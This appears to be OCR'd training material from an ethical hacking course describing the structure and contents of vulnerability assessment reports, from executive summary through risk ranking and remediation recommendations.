
LO#04: Analyze Vulnerability Assessment Reports



Vulnerability Assessment Reports

1. The vulnerability assessment report **discloses the risks detected after scanning** a network
2. The report **alerts the organization** of possible attacks and suggests **countermeasures**
3. Information available in the reports is used to fix **security flaws**

Vulnerability Assessment Report

- Executive Summary
- Assessment Overview
- Findings
- Risk Assessment
- Recommendations

Vulnerability Assessment Reports

In the vulnerability assessment process, once all the phases are completed, the security team will review the results and process the information to prepare the final report. In this phase, the security team will try to disclose any identified vulnerabilities, document any variations and findings, and include all these in the final report along with remediation steps to mitigate the identified risks.

The vulnerability assessment report discloses the risks that are detected through scanning the network. Tools such as Nessus Professional, GFI LanGuard, and Qualys Vulnerability Management are used for vulnerability assessment. These tools provide a comprehensive assessment report in a specified format. The report alerts the organization to possible attacks and suggests countermeasures.

The report provides details of all the possible vulnerabilities with regard to the company's security policies. The vulnerabilities are categorized based on severity into three levels: High, Medium, and Low risk.

High-risk vulnerabilities are those that might allow unauthorized access to the network. These vulnerabilities must be rectified immediately before the network is compromised. The report describes different kinds of attacks that are possible given the organization's set of operating systems, network components, and protocols.

The vulnerability assessment report must include, but are not limited to, the following points:

- The vulnerability's name and its mapped CVE ID
- The date of discovery
- The score based on Common Vulnerabilities and Exposures (CVE) databases
- A detailed description of the vulnerability
- The impact of the vulnerability
- Details regarding the affected systems
- Details regarding the process needed to correct the vulnerability, including information patches, configuration fixes, and ports to be blocked.
- A proof of concept (PoC) of the vulnerability for the system (if possible)




Figure 5.16: Components of a vulnerability assessment report




Components of a Vulnerability Assessment Report

Executive Summary

- Assessment scope and objectives
- Testing narrative
- Findings summary
- Remediation summary

Assessment Overview

- Assessment methodology
- Scan information
- Target information

Findings

- Scanned hosts
- Types of vulnerabilities identified
- Detailed information on identified vulnerabilities
- Notes describing additional details of scan results

Risk Assessment

- Classification of vulnerabilities based on the risk level
- Potential vulnerabilities that can compromise the system or application
- Critical hosts with severe vulnerabilities

Recommendations

- Prioritization of remediation based on the risk ranking
- Action plan to implement the recommendations for each identified vulnerability
- Root-cause analysis
- Application of patches/fixes
- Lessons learned
- Awareness training
- Implementation of periodic vulnerability assessment
- Implementation of policies, procedures, and controls

Components of a Vulnerability Assessment Report

A vulnerability assessment report provides detailed information regarding the vulnerabilities found in the computing environment. The report helps organizations identify the security posture of computing systems (such as web servers, firewalls, routers, email, and file services) and provide solutions to reduce system failures. An ethical hacker must be careful when analyzing vulnerability assessment reports to avoid false positives.

The assessment report helps organizations take mitigation steps to avoid risk proactively by identifying, tracking, and eliminating security vulnerabilities.

Vulnerability assessment reports are classified into two types:

- Security vulnerability reports
- Security vulnerability summaries

Security Vulnerability Report

This is a combined report of all the scanned devices and servers in the organization's network.

The security vulnerability report includes the following details:

- Newly found vulnerabilities
- Open ports and detected services
- Suggestions for remediation
- Links to patches

Security Vulnerability Summary

